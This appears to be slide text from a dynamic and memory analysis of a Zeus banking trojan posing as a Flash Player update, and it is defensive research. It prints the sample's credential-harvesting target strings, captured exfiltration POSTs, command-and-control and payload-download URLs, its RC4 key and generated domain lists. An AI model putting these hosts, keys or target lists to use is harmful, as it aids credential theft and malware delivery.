004188D5	11	DB 11
004188D6	60	DB 60
004188D7	65	DB 65
004188D8	B3	DB B3
004188D9	00	DB 00
004188DA	64	DB 64
004188DB	63	DB 63
004188DC	4B	DB 4B
004188DD	07	DB 07
004188DE	6D	DB 6D
004188DF	6C	DB 6C
004188E0	56	DB 56
004188E1	E2	DB E2
004188E2	70	DB 70
004188E3	65	DB 65
004188E4	E2	DB E2
004188E5	FF	DB FF
004188E6	5F	DB 5F
004188E7	00	DB 00
004188E8	C0	DB C0
004188E9	05	DB 05
004188EA	62	DB 62
004188EB	72	DB 72
004188EC	D6	DB D6
004188ED	01	DB 01
004188EE	31	DB 31
004188EF	83	DB 83
004188F0	05	DB 05
004188F1	0F	DB 0F
004188F2	6F	DB 6F
004188F3	61	DB 61
004188F4	E0	DB E0
004188F5	05	DB 05

Address	Hex dump	ASCII
00420000	53 59 53 54 45 40 00 00	SVSTER...
00420008	43 75 72 72 65 6E 74 43	Current...
00420010	6F 6E 74 72 6F 6C 53 65	ontrolSe...
00420018	74 5C 43 6F 6E 74 72 6F	tContro...
00420020	6C 5C 43 6F 6E 74 65 6E	\Conten...
00420028	74 49 6E 64 65 78 00 00	tIndex...
00420030	39 35 31 00 00 00 00 00	951...
00420038	00 00 00 00 00 00 00 00	.....
00420040	00 00 00 00 00 00 00 00	.....
00420048	00 00 00 00 00 00 00 00	.....
00420050	00 00 00 00 00 00 00 00	.....
00420058	00 00 00 00 00 00 00 00	.....
00420060	00 00 00 00 00 00 00 00	.....
00420068	00 00 00 00 00 00 00 00	.....
00420070	00 00 00 00 00 00 00 00	.....

Malware Dynamic Analysis

- Specific Windows calls are discovered, shows some potential intentions

Base	Size	Entry	Name	File Version	Path
00400000	00028000	004015C0	update_f		E:\01.Zeus\update_flash_player.exe
5D090000	0009A000	5D09348A	COMCTL32	5.82 (xpsp_sp3_	C:\WINDOWS\system32\COMCTL32.dll
76390000	0001D000	763912C0	IMM32	5.1.2600.5512 (	C:\WINDOWS\system32\IMM32.DLL
77DD0000	00098000	77DD710B	ADVAPI32	5.1.2600.5755 (	C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00093000	77E7628F	RPCRT4	5.1.2600.6022 (	C:\WINDOWS\system32\RPCRT4.dll
77F10000	00049000	77F16587	GDI32	5.1.2600.5698 (	C:\WINDOWS\system32\GDI32.dll
77FE0000	00011000	77FE2146	Secur32	5.1.2600.5894 (	C:\WINDOWS\system32\Secur32.dll
7C800000	000F6000	7C80B64E	kernel32	5.1.2600.5781 (	C:\WINDOWS\system32\kernel32.dll
7C900000	000B2000	7C9120F8	ntdll	5.1.2600.6055 (	C:\WINDOWS\system32\ntdll.dll
7E410000	00091000	7E41B217	USER32	5.1.2600.5512 (	C:\WINDOWS\system32\USER32.dll



- **Executable Modules, imported functions**

- Comctl32: Common Controls, basic Windows functions
- IMM32: is a library used by the Microsoft Windows Input Method Manager (IMM).
- ADVAPI32: advanced API services library supporting numerous APIs including many security and registry calls.
- **RPCRT4**: Remote Procedure Call (RPC) API, used by Windows applications for network and Internet communication.
- GDI32: contains functions for the Windows GDI (Graphical Device Interface) which assists windows in creating simple 2-dimensional objects.
- **SECUR32**: is a library which contains Windows Security functions (Credentials, tokens, encryption)
- KERNEL32: is the most important Microsoft Windows Kernel. Functionality addressing most of windows functions are linked to this kernel DLL in some way
- Ntdll.dll is a module that contains NT system functions
- USER32: user32.dll is a module that contains Windows API functions related the Windows user interface (Window handling, basic UI functions, and so forth).

Malware Binary Dynamic Analysis

➤ Tip-toe through execution process to unpack data

- Breakpoints: Steps and leaps, run-until-returns, VirtualAlloc (memory write)
- Watch Hex dumps, memory stack
- Interesting data quickly appears!



Malware Binary Dynamic Analysis

- Binary Packer discovered: aPLib v1.01
 - Can download API and run our own unpack now
 - Continue to review unpacked in OllyDBG

```

00412F72 .....
00412FB2 .....
00412FF2 .....aPLib v1.01 - the smaller the better :)..Cop
00413032 yright (c) 1998-2009 by Joergen Ibsen, All Rights Reserved....M
00413072 ore information: http://www.ibsensoftware.com/.....
004130B2 .....µπNk+%-♦÷πT∞|ôb-oâ
004130F2 øW-.■4D*hΣHzSÄ.....
00413132 .....
00413172 .....

```


Malware Binary Dynamic Analysis

- Data harvesting: FTP, SSH, Email accounts, passwords, certificates from files, databases, Registry

```

004168C0 Manager.Host.User.Pass.Port.Remote Dir.\Cyberduck..duck.user.con
00416900 fig.<setting name="".value"".Software\SimonTatham\PUTTY\Session
00416940 s.HostName.UserName.Password.PortNumber.TerminalType.NppFTP.xml.
00416980 \Notepad++.Software\CoffeeCup Software.FTP destination server.FT
004169C0 P destination user.FTP destination password.FTP destination port
00416A00 .FTP destination catalog.FTP profiles.FTPShell.ftpshell.fsi.Soft
00416A40 ware\MAS-Soft\FTPInfo\Setup.DataDir.\FTPInfo.ServerList.xml.Nexu
00416A80 sFile.ftpsite.ini.FastStone Browser.FTPList.db.\MapleStudio\Chro
00416AC0 mePlus.Software\Nico Mak Computing\WinZip\FTP.Software\Nico Mak
00416B00 Computing\WinZip\mru\jobs.Site.UserID.xflags.Port.Folder..wjf.wi
00416B40 nex="."/>.\Yandex.My FTP.project.ini..xml.(74FF1730-B1F2-4D88-92
00416B80 6B-1568FAE61DB7).NovaFTP.db.\INSoftware\NovaFTP..oeaccount.Salt.
00416BC0 .....>.</>.<POP3_Password2.<SMTP_Password2.<IMAP_Password2.<HT
00416C00 TPMail_Password2..Microsoft\Windows Live Mail.Software\Microsof
00416C40 t\Windows Live Mail.\Microsoft\Windows Mail.Software\Microsoft\W
00416C80 indows Mail.Software\RimArts\B2\Settings.DataDir.DataDirBak.Mail
00416CC0 box.ini.Software\Poco Systems Inc.Path.\PocoSystem.ini.Program.D
00416D00 ataPath.accounts.ini.\Pocomail.Software\IncrediMail.EmailAddress
00416D40 .Technology.PopServer.PopPort.PopAccount.PopPassword.SmtpServer.
00416D80 SmtpPort.SmtpAccount.SmtpPassword.account.cfg.account.cfn.\BatMa
00416DC0 il.\The Bat!.Software\RIT\The Bat!.Software\RIT\The Bat!\Users d
00416E00 epot.Working Directory.ProgramDir.Count.Default.Dir #%d.SMTP Ema
00416E40 il Address.SMTP Server.POP3 Server.POP3 User Name.SMTP User Name
00416E80 .NNTP Email Address.NNTP User Name.NNTP Server.IMAP Server.IMAP
00416EC0 User Name.Email.HTTP User.HTTP Server URL.POP3 User.IMAP User.HT
00416F00 TPMail User Name.HTTPMail Server.SMTP User..POP3 Port.SMTP Port.
00416F40 IMAP Port..POP3 Password2.IMAP Password2.NNTP Password2.HTTPMail
00416F80 Password2.SMTP Password2..POP3 Password.IMAP Password.NNTP Pass
00416FC0 word.HTTP Password.SMTP Password..Software\Microsoft\Internet Ac
00417000 count Manager\Accounts.Identities.Software\Microsoft\Office\Outl
00417040 ook\OMI Account Manager\Accounts.Software\Microsoft\Windows NT\C
00417080 urrentVersion\Windows Messaging Subsystem\Profiles\Microsoft Out
004170C0 look Internet Settings.Software\Microsoft\Windows NT\CurrentVers
00417100 ion\Windows Messaging Subsystem\Profiles\Outlook.Software\Micros
00417140 oft\Internet Account Manager.Outlook.\Accounts.identification.id
00417180 entitymgr.inetcomm server passwords.outlook account manager pass
004171C0 words.identities.(%08X-%04X-%04X-%02X%02X-%02X%02X%02X%02X%02
00417200 2X).Thunderbird.\Thunderbird.>0@.iH@.eJ@.iN@.eR@..T@..Y@.0Z@.a[C@

```


Malware Binary Dynamic Analysis

► SysInternal Tools

- File harvesting: accessing files, registry and databases
- Registry entries also show common Windows operations

update_flash_pl:1012	OPEN	C:\Program Files\FileZilla FTP Client\sitemanager.xml
update_flash_pl:1012	OPEN	C:\Program Files\FileZilla FTP Client\recentservers.xml
update_flash_pl:1012	OPEN	C:\Program Files\FileZilla FTP Client\filezilla.xml
update_flash_pl:1012	OPEN	C:\Documents and Settings\dublin\Application Data\FileZilla\sitemanager.xml
update_flash_pl:1012	CLOSE	C:\Documents and Settings\dublin\Application Data\FileZilla\sitemanager.xml
update_flash_pl:1012	OPEN	C:\Documents and Settings\dublin\Application Data\FileZilla\sitemanager.xml
update_flash_pl:1012	QUERY INFORMATION	C:\Documents and Settings\dublin\Application Data\FileZilla\sitemanager.xml
update_flash_pl:1012	QUERY INFORMATION	C:\Documents and Settings\dublin\Application Data\FileZilla\sitemanager.xml
update_flash_pl:1012	CLOSE	C:\Documents and Settings\dublin\Application Data\FileZilla\sitemanager.xml
update_flash_pl:1012	OPEN	C:\Documents and Settings\dublin\Application Data\FileZilla\recentservers.xml
update_flash_pl:1012	CLOSE	C:\Documents and Settings\dublin\Application Data\FileZilla\recentservers.xml
update_flash_pl:1012	OPEN	C:\Documents and Settings\dublin\Application Data\FileZilla\recentservers.xml
update_flash_pl:1012	QUERY INFORMATION	C:\Documents and Settings\dublin\Application Data\FileZilla\recentservers.xml
update_flash_pl:1012	QUERY INFORMATION	C:\Documents and Settings\dublin\Application Data\FileZilla\recentservers.xml
update_flash_pl:1012	CLOSE	C:\Documents and Settings\dublin\Application Data\FileZilla\recentservers.xml
update_flash_pl:1012	OPEN	C:\Documents and Settings\dublin\Application Data\FileZilla\filezilla.xml
update_flash_pl:1012	CLOSE	C:\Documents and Settings\dublin\Application Data\FileZilla\filezilla.xml
update_flash_pl:1012	OPEN	C:\Documents and Settings\dublin\Application Data\FileZilla\filezilla.xml
update_flash_pl:1012	QUERY INFORMATION	C:\Documents and Settings\dublin\Application Data\FileZilla\filezilla.xml
update_flash_pl:1012	QUERY INFORMATION	C:\Documents and Settings\dublin\Application Data\FileZilla\filezilla.xml
update_flash_pl:1012	CLOSE	C:\Documents and Settings\dublin\Application Data\FileZilla\filezilla.xml
update_flash_pl:1012	OPEN	C:\Documents and Settings\All Users\Application Data\FileZilla\sitemanager.xml
update_flash_pl:1012	OPEN	C:\Documents and Settings\All Users\Application Data\FileZilla\recentservers.xml
update_flash_pl:1012	OPEN	C:\Documents and Settings\All Users\Application Data\FileZilla\filezilla.xml

SUCCESS	24 BE AE CA A6 36 48 98 ...
SUCCESS	3F 81 53 D3 BC 31 A1 75 ...
SUCCESS	51 E9 93 CD 47 A6 79 47 ...
SUCCESS	68 81 CA 7E 98 50 55 46 ...
SUCCESS	6C 50 8A 78 14 71 47 EF ...
SUCCESS	71 60 49 21 51 BB C7 CC ...
SUCCESS	80 A2 64 99 22 2F 55 7A ...
SUCCESS	81 C1 26 9C 23 C6 E2 BF ...
SUCCESS	83 9E 0A 05 33 51 56 2E ...
SUCCESS	90 CE 3D 28 4D 63 E5 3C ...

3604	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\ RNG\Seed	SUCCESS	B1 3E CB 2B FE 6F 2C 61 ...
4205	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\ RNG\Seed	SUCCESS	C8 B0 9B AC D7 2E 44 04 ...
4262	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\ RNG\Seed	SUCCESS	D4 8C A0 DF D1 CA 6C D3 ...
4263	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\ RNG\Seed	SUCCESS	DC 01 0F 56 2F F2 1C 76 ...
4265	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\ RNG\Seed	SUCCESS	DE 15 1B 7A 41 F6 26 1B ...
4279	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\ RNG\Seed	SUCCESS	E3 CB FF 8E DB 91 51 93 ...

Malware Binary Dynamic Analysis

► Network Activity: Data exfiltration

```

00180600 .....
00180640 %%%%%%%%%!!@!@=+.POST /forum/viewtopic.php HTTP/1.0..Host
00180680 : 8.koguis.com..Accept: /*/*..Accept-Encoding: identity, *;q=0..C
001806C0 ontent-Length: 3509..Connection: close..Content-Type: applicatio
00180700 n/octet-stream..Content-Encoding: binary..User-Agent: Mozilla/4.
00180740 0 (compatible; MSIE 5.0; Windows 98).....
00180780

```

```

POST /forum/viewtopic.php HTTP/1.0
Host: 8.koguis.com
Accept: /*/*
Accept-Encoding: identity, *;q=0
Content-Length: 648
Connection: close
Content-Type: application/octet-stream
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)

```

```

CRYPTED0.....?E.....Z.Q...M.....i....fx....F.hp.q.....2.=B..*..8..EA`....sj[.....0...2.#Ic.:H..QPm...Dk..

```

\$.#.j.W..R(^.)@.t...WJ.A	176	54.999648	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
\.x.M-.Sm....L.O....."	190	59.999501	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
...	204	64.999410	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
.....q.@.z.gI.....	218	69.999359	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
..'.....fCL.Q...5.#.@ne..W	232	74.999348	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
\$g.."a43..4A..'.	246	79.999259	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
/@>I&.e2U*D..S#.?..B%..	260	84.999187	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
.+;...[I.F:....s...i..Cr	274	89.999124	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
.....Wqm...%.AA.f...v[.	284	90.002010	10.42.43.10	10.42.43.1	HTTP	GET /EcYdbYwf.exe HTTP/1.0
..]....&.\$9.E.\$0V....}...t&I&.z.v.[k.n...dIV-et...	294	90.004531	10.42.43.10	10.42.43.1	HTTP	GET /xFMTvTNP.exe HTTP/1.0

```

|.q.(...C.Z...C.....%.ed6F2.....~.HTTP/1.1 200 OK

```

Malware Binary Dynamic Analysis

➤ Data exfiltration

- Data harvested
- Calls to Windows Crypt API
- Data packed & encrypted
- HTTP Post formatted
- Data packet sent

Frame 1: 473 bytes on wire (3784 bits), 473 bytes captured (3784 bits)
 Ethernet II, Src: Dell_44:01:39 (00:15:c5:44:01:39), Dst: belkin_d0:cf:ea
 Internet Protocol Version 4, Src: 10.42.43.10 (10.42.43.10), Dst: 10.42.43.10
 Transmission Control Protocol, Src Port: imgames (1077), Dst Port: http (80)
 Hypertext Transfer Protocol
 Data (419 bytes)

Data: 4352595054454430948e0119a53f45d28b291dab6359ca51...
 [Length: 419]

0000	00 17 3f d0 cf ea 00 15 c5 44 01 39 08 00 45 00	..?..... .D.9..E.		
0010	01 cb 01 70 40 00 80 06 8d 5e 0a 2a 2b 0a 0a 2a	...p@... .^.*+..*		
0020	2b 01 04 35 00 50 1a 46 21 9e 41 93 81 80 50 18	+..5.P.F !.A...P.		
0030	ff ff 33 4b 00 00 43 52 59 50 54 45 44 30 94 8e	..3K...CR YPTED0..		
0040	01 19 a5 3f 45 d2 8b 29 1d ab 63 59 ca 51 c0 c0	...?E...) ..cY.Q..		
0050	aa 4d ff e4 1f a0 d5 69 d6 86 b8 18 66 78 98 c3	.M....i ....fx..		
0060	11 91 46 85 68 70 97 71 92 1a dc ed 14 32 a1 3d	..F.hp.q .....2.=		
		B..*.8. .EA`...`		
		c6 08	23 49	sj[..... O...2.#I
		04 a4	c.:H..QP m...Dk..	
		3f d1	\$.#.j.w. .R(.]??	
		6c c6	.{.(.J. .N.2x.l.	
		e4 d4	.....VC...
		c2 4f	"..... Sa..O	
		ad e1	Ii...oX.. ..=G....	
		3a 02	..t..V. ~..H..	
		77 64	..B.(.w ..O...wd	
		7f 0f	...!|. |...+.c..	
		b0 2b	.....r.e p.sc...+
		2c 11	...#...t?. .X.M.,	
		57 28	..iJ./.. bf....w(
		e8 c9	/..... \$.p.m...	
		dd 55	.. ..bQ @...Eq.U
		1c 41	.Q.+... ..wm.>.A	
		31 54	.... ]. ....2.1T
		ee 3e	KE..... I...O...>	
		99 3a	..T..I. F.....	
		5b 59	r.h{MRP. .BY.J[Y	
		cf 17	..Z.N. +L...w..	
			!.....q.	

94:8e:01:19:a5:3f:45:d2:8b:29:1d:ab:63:59:ca:51:c0:c0:aa:4d:ff:e4:1f:a0:d5:69:d6:86:b
 8:18:66:78:98:c3:11:91:46:85:68:70:97:71:92:1a:dc:ed:14:32:a1:3d:42:e8:db:2a:cc:9b:38
 :10:c5:45:41:60:b8:b2:c6:08:73:6a:5b:bc:bd:ca:de:95:4f:e9:bc:1d:32:0b:23:49:63:02:3a:
 48:f3:f4:51:50:6d:10:88:1e:44:6b:04:a4:24:d3:23:01:6a:06:57:9a:e1:52:28:60:f0:5d:3f:d
 1:06:7b:d4:c2:28:02:4a:09:97:4e:d1:32:78:1f:6c:c6:8c:e9:e3:eb:90:b4:ab:a4:c0:90:90:76
 :63:c2:e4:d4:22:f3:e2:85:e0:1a:16:93:d4:f1:04:53:61:f8:c2:4f:49:69:00:13:6f:58:94:b7:
 c1:10:3d:47:bc:d9:ad:e1:89:c5:e1:74:84:ef:56:af:7e:5f:ee:db:48:ed:3a:02:12:fb:9e:42:f
 4:28:08:77:d9:a5:4f:ba:ee:a8:77:64:aa:80:ae:21:5d:d7:7c:fe:d2:d4:ba:2b:8e:63:7f:0f:09
 :e7:b6:09:fe:72:c9:65:70:0c:73:63:8a:91:b0:2b:c0:23:f5:8f:88:74:3f:ca:e0:cf:58:fb:4d:
 8e:2c:11:b6:88:07:69:4a:9a:2f:f4:62:66:10:b5:86:a7:57:28:2f:60:ec:cb:b5:b3:a2:e4:24:0
 6:70:f5:6d:d1:e8:c9:a5:9b:27:16:0d:1f:62:51:40:fe:b3:99:45:71:dd:55:e7:51:80:a7:2b:fe
 :16:a7:9c:cf:77:4d:a8:3e:1c:41:1b:0d:84:9b:27:14:5d:e1:f4:3a:8d:13:32:fb:31:54:4b:45:
 91:c4:be:2c:81:ff:49:bb:1e:ac:4f:8c:ee:3e:c7:cf:54:01:ad:49:9a:dc:46:c1:ad:01:7f:82:9
 9:3a:72:ec:68:7b:4d:52:50:a3:bd:a3:42:59:b4:4a:5b:59:b2:22:8b:d6:7a:ed:4e:80:2b:4c:3a
 :f2:e6:77:cf:17:21:f1:cc:93:0c:14:18:71:d4

01d0 21 f1 cc 93 0c 14 18 71 d4

Malware Binary Cryptographic Analysis

► Cracking the Encryption

- Observed Windows Crypto API calls
- Assume RC4
- = Symmetric encryption, so need key
- Extract payload from network dump
- Parse header (“CRYPTED0”)
- Bruteforce attempts using free online RC4 Decryption Tool
- Success, kind of..

```

002FD810 http://marketer-school.net/xFMTvTNP.exe..YUIPWDFILE0YUIPKDFILE0YUICRYPTED0YUI1.0
002FD850 .....0.MODU00.....SOFTWARE\Microsoft\Windows\CurrentVersion\U
002FD8D0 ninstall.UninstallString.DisplayName.\.....exe.Software\Win
002FD910 RAR.open.0..Kernel32.dll.WTSGetActiveConsoleSessionId.ProcessId
002FD950 ToSessionId..netapi32.dll.NetApiBufferFree.NetUserEnum..ole32.dl
002FD990 l.StgOpenStorage..advapi32.dll.AllocateAndInitializeSid.CheckTok
002FD9D0 enMembership.FreeSid.CredEnumerateA.CredFree.CryptGetUserKey.Cry
002FDA10 ptExportKey.CryptDestroyKey.CryptReleaseContext.RevertToSelf.Ope
002FDA50 nProcessToken.ImpersonateLoggedOnUser.GetTokenInformation.Convert
002FDA90 SidToStringSidA.LogonUserA.LookupPrivilegeValueA.AdjustTokenPri
002FDAD0 vileges..crypt32.dll.CryptUnprotectData.CertOpenSystemStoreA.Cer
002FDB10 tEnumCertificatesInStore.CertCloseStore.CryptAcquireCertificateP
002FDB50 rivateKey..msi.dll.MsiGetComponentPathA..pstorec.dll.PStoreCreat
002FDB90 eInstance.....

```

```

00414722 s.mustdie.gates.billgates.ghbdtn.gfjhkm.1234567890..cryptimplus.
00414762 http://8.koguis.com/forum/viewtopic.php.http://8.ancillelenaire.
004147A2 rg/forum/viewtopic.php..http://Voyagersystems.cc/EcYdbYUf.exe.ht
004147E2 tp://marketer-school.net/xFMTvTNP.exe..YUIPWDFILE0YUIPKDFILE0YUI
00414822 CRYPTED0YUI1.0.....0.MODU00@+$..'>$.SOFTWARE\Microsoft\Windows\Cu

```

RC4 Decryption Tool

Encrypted data	Key:	Original data
94 8e 01 19 a5 3f 45 d2 8b 29 1d ab 63	cryptimplus	PKDFILE0&
59 ca 51 c0 c0 aa 4d ff e4 1f a0 d5 69	DECRYPT	
d6 86 b8 18 66 78 98 c3 11 91 46 85 68	  	
70 97 71 92 1a dc ed 14 32 a1 3d 42 e8		
db 2a cc 9b 38 10 c5 45 41 60 b8 b2 c6		

Encoded into a hexadecimal string

Malware Binary Compression

➤ Unable to 'unpack' further

- Possibly using packer from earlier, but binary not seen
- Using native Windows compression?
- Suggestions?

Malware Binary Dynamic Analysis

➤ From bad to worse, who invited Zeus to the party?



SHA256: 6791214e472b1c3b2af05ef9a0e69f9b0a2a0e10ec557035a9299ec620b82c87

File name: xFMTvTNP.exe

Detection ratio: 39 / 46

Symantec	Packed.Generic.362
TheHacker	Trojan/Spy.Zbot.gggf
TotalDefense	-
TrendMicro	TROJ_GEN.R4AE1A7
TrendMicro-HouseCall	TROJ_GEN.R4AE1A7
VBA32	BScope.TrojanPSW.Zbot.2716
VIPRE	Trojan.Win32.Generic!BT
ViRobot	Trojan.Win32.A.Zbot.381200

Kaspersky	Trojan-Spy.Win32.Zbot.gglm
Kingsoft	Win32.Troj.Zbot.(kcloud)
Malwarebytes	Spyware.Zeus
McAfee	PWS-Zbot.gen.aln
McAfee-GW-Edition	PWS-Zbot.gen.aln
Microsoft	PWS:Win32/Zbot.gen!AK
MicroWorld-eScan	Gen:Variant.Kazy.64495
NANO-Antivirus	Trojan.Win32.Zbot.bbunq
Norman	Kryptik.BXR
nProtect	Trojan-Spy/W32.ZBot.381200
Panda	Trj/Sinowal.WWG
PCTools	HeurEngine.MaliciousPacker
Rising	Malware.Symmil49C6
Sophos	Troj/Zbot-DHN

Malware Advanced Analysis

➤ Zeus requires Traditional Digital Forensics (with Open Source/non-Commercial)

- Process cannot be easily found, but certainly running
- Live analytics
 - Network
 - Local analysis: Autoruns, ProcExp, RegExp, RootKit Revealer,
- Offline Analysis: Memory Forensics
 - Memory Snapshot: DumpIt, dd, Helix, Deft, RedLine, 'hiberfil.sys'
 - 'Volatility' for subsequent system analysis:
 - Running (and expired) processes
 - Full Registry (Windows always keeps live in RAM)
 - Network (past and present)
 - Running DLL's, API hooks, modules
 - Advanced plug-ins focused on malware & even Zeus

Malware Advanced Analysis

➤ Network behaviour:

- UDP pattern to IP array
- DNS queries:
 - Google, Bing
 - Pseudo-random domains
- Verisign:
 - crl.verisign.com
 - csc3-2004-crl.verisign.com
 - csc3-2009-2-crl.verisign.com
 - csc3-2010-crl.verisign.com
- Zeus calling home
 - Control & Command

107.193.192.202	UDP	209	Source port: 28802	Destination port: 28707
108.71.222.119	UDP	224	Source port: 28802	Destination port: 23456
67.117.105.70	UDP	203	Source port: 28802	Destination port: 21549
81.149.25.242	UDP	179	Source port: 28802	Destination port: 20311
76.5.130.26	UDP	194	Source port: 28802	Destination port: 11749
208.106.56.44	UDP	199	Source port: 28802	Destination port: 17189
76.224.220.38	UDP	179	Source port: 28802	Destination port: 26202
76.223.247.173	UDP	280	Source port: 28802	Destination port: 15150
219.74.173.38	UDP	313	Source port: 28802	Destination port: 22128
12.69.33.114	UDP	149	Source port: 28802	Destination port: 16684
184.184.247.60	UDP	268	Source port: 28802	Destination port: 23089
71.17.245.194	UDP	183	Source port: 28802	Destination port: 26331
99.174.233.11	WASSP	269	Type 0x2a[Malformed Packet]	
195.169.125.228	UDP	130	Source port: 28802	Destination port: 29902
69.156.97.194	UDP	292	Source port: 28802	Destination port: 20038
108.217.233.48	UDP	304	Source port: 28802	Destination port: 16503
178.24.254.56	UDP	142	Source port: 28802	Destination port: 29604
99.68.50.168	UDP	117	Source port: 28802	Destination port: 18692
183.91.20.38	UDP	214	Source port: 28802	Destination port: 11064

10.42.43.1	DNS	74	Standard query 0x86e7	A www.google.com
10.42.43.1	DNS	72	Standard query 0x1f4a	A www.bing.com
10.42.43.1	DNS	90	Standard query 0x4a06	A 1rfkvxytufmknvcaqrwwdumn.com
10.42.43.1	DNS	87	Standard query 0x43e3	A heyvspnjkv1bfuhaalvihivt.ru
10.42.43.1	DNS	87	Standard query 0x03ed	A ubagmmvxltpvobdrsyxacc.biz
10.42.43.1	DNS	91	Standard query 0x351e	A kbswdyayrswkjnzxnifmpucjb.info
10.42.43.1	DNS	92	Standard query 0x13f2	A vksbamrmrkvbypzhpjaeryhulf.org
10.42.43.1	DNS	90	Standard query 0xfc0a	A qoplbpreqplvt1rdunjmgysg.net
10.42.43.1	DNS	89	Standard query 0x89a6	A lmrhbeypexpljkzeumxjvifeu.com
10.42.43.1	DNS	88	Standard query 0xf752	A fyjfexaulbybzmzgaaignzuo.ru
10.42.43.1	DNS	86	Standard query 0x0669	A bmauaqjzxpjgkvwmbjbg.com
10.42.43.1	DNS	92	Standard query 0x875b	A muwtcxgujrbazdxcjnxqkvzppn.net
10.42.43.1	DNS	85	Standard query 0xa478	A pxctvfaxpjnxexulxeaby.org
10.42.43.1	DNS	87	Standard query 0x2985	A tgdimgrtgdudqaqcubulq.info
10.42.43.1	DNS	86	Standard query 0x5a41	A wcobinxoxpbhqxaqbizrtx.biz
10.42.43.1	DNS	89	Standard query 0xae77	A tvcmjltsemkzqspswopfhdyzp.ru
10.42.43.1	DNS	90	Standard query 0xc4e2	A aunrjvzsolvxmnhmhavwmfpbda.com
10.42.43.1	DNS	93	Standard query 0x5c0b	A caeytprxnhiyov1zcmakj1rsadm.info

Malware Advanced Analysis

➤ Streaming DNS queries to +2000 pseudo-random domains

➤ Impossible to block (Firewall/IPS)

➤ But... easy to find:

- Check DNS queries
 - WireShark on DNS Server
 - DNS logging on BIND/Windows
- Proxy access logs?
- Also check direct-access attempts
- IDS: “Unusual Number of unknown DNS queries”
- Other IDS network signatures (packet headers?)
- May be irrelevant once contact is established and specific Zeus configuration operational

```
txgpxzhgutjzdnzblxwxmf.net
txgpxzhgutjzdnzblxwxmf.net
ucamfinxbeaelvrgdmnrpb.com
ucamfinxbeaelvrgdmnrpb.com
ucpjhecyzivdyusswemnfpiu.net
ucpjhecyzivdyusswemnfpiu.net
ucqszttszdxpdkfhewsnjuowg.info
ucqszttszdxpdkfhewsnjuowg.info
uijlbazppbqpwmbinpwjcr.biz
uijlbazppbqpwmbinpwjcr.biz
ukciovjdyvswostjfgqdyplvc.ru
ukciovjdyvswostjfgqdyplvc.ru
ukttghqoairgginrqgeatvztdt.info
ukttghqoairgginrqgeatvztdt.info
ulxwgypirskxgizphxdi.info
ulxwgypirskxgizphxdi.info
unzfiibwrcejbgekrqklnvgqcypoz.biz
unzfiibwrcejbgekrqklnvgqcypoz.biz
uohetwfemnnrgmphkncfecuhydpjh.biz
uohetwfemnnrgmphkncfecuhydpjh.biz
uotoeusgfakjirirprwvngv.info
uotoeusgfakjirirprwvngv.info
uprfmfiqwdelztonzcelramauphi.net
uprfmfiqwdelztonzcelramauphi.net
usgmswuogytijgeltirsojgii.com
usgmswuogytijgeltirsojgii.com
uspailfowjrxtyducetzpjz.com
```

```
xsxsqxfepjfirsojrojpztsgru
xsxsqxfepjfirsojrojpztsgru
xtotmzjrkviidpdmxshizdwsemca.org
xtotmzjrkviidpdmxshizdwsemca.org
xttsxgtgfixcvwxwvcyekx.com
xttsxgtgfixcvwxwvcyekx.com
xtwnrqweufmojrgdinamyhzipzlxjr.org
xtwnrqweufmojrgdinamyhzipzlxjr.org
xvchyxgumrkfhqcbiptosggq.org
xvchyxgumrkfhqcbiptosggq.org
xwauiftgnzsolfxoxofymvpznaeai.com
xwauiftgnzsolfxoxofymvpznaeai.com
xwydqgfepvzxrooffmdrkzpemqwfu.info
xwydqgfepvzxrooffmdrkzpemqwfu.info
xxbmvkvmvgqlbdeibhyqcrshmnz.org
xxbmvkvmvgqlbdeibhyqcrshmnz.org
xxspvlrcqmfrwyxhexceemswof.ru
xxspvlrcqmfrwyxhexceemswof.ru
xxtfydingqnfukjrqstgdupvugyp.com
xxtfydingqnfukjrqstgdupvugyp.com
xzmfginzcazhamqgkrgyzxtqk.info
xzmfginzcazhamqgkrgyzxtqk.info
xznveutwggyrkqsmboxwbpqga.com
xznveutwggyrkqsmboxwbpqga.com
ydgewgkrygiqchmqztnreaiwygi.com
ydgewgkrygiqchmqztnreaiwygi.com
ydonkvaydrkusduobqgylyzlg.ru
ydonkvaydrkusduobqgylyzlg.ru
```

Malware Advanced Analysis

➤ Memory Analysis with **Volatility**

- RAM snapshot retrieved from live system (verified by watching DNS streams)
- First: Find malware 'persistence mechanism' – how is binary launching?
 - Best: Windows Registry 'autorun' locations
 - Volatility: Registry hives in RAM snapshot, mapped by offset addresses
 - Locate "HKCU" address in memory (0xe189c008)
 - Call the specific 'autorun' key: "Software\Microsoft\Windows\CurrentVersion\run"
 - Something interesting here: "C:\Documents and Settings\-\Application Data\Yhepas\ep eb.exe"

```
C:\Documents and Settings\-\Desktop\ZEUSPC\infected\DD>vol printkey -f ram.dd -o 0xe189c008 -K Software\Microsoft\Windows\
Volatile Systems Volatility Framework 2.2
Legend: <S> = Stable <U> = Volatile

-----
Registry: User Specified
Key name: Run <S>
Last updated: 2013-02-15 16:24:49

Subkeys:

Values:
REG_SZ CTFMON.EXE : <S> C:\WINDOWS\system32\ctfmon.exe
REG_SZ {845F5C5E-213B-AD42-422B-7E465D525D54} : <S> "C:\Documents and Settings\-\Application Data\Yhepas\ep eb.exe"
```

Malware Advanced Analysis

- Volatility “file scan” shows ‘ebeb.exe’ had been running, but very quickly exited

Offset (P)	Name	PID	PPID	PDB	Time created	Time exited
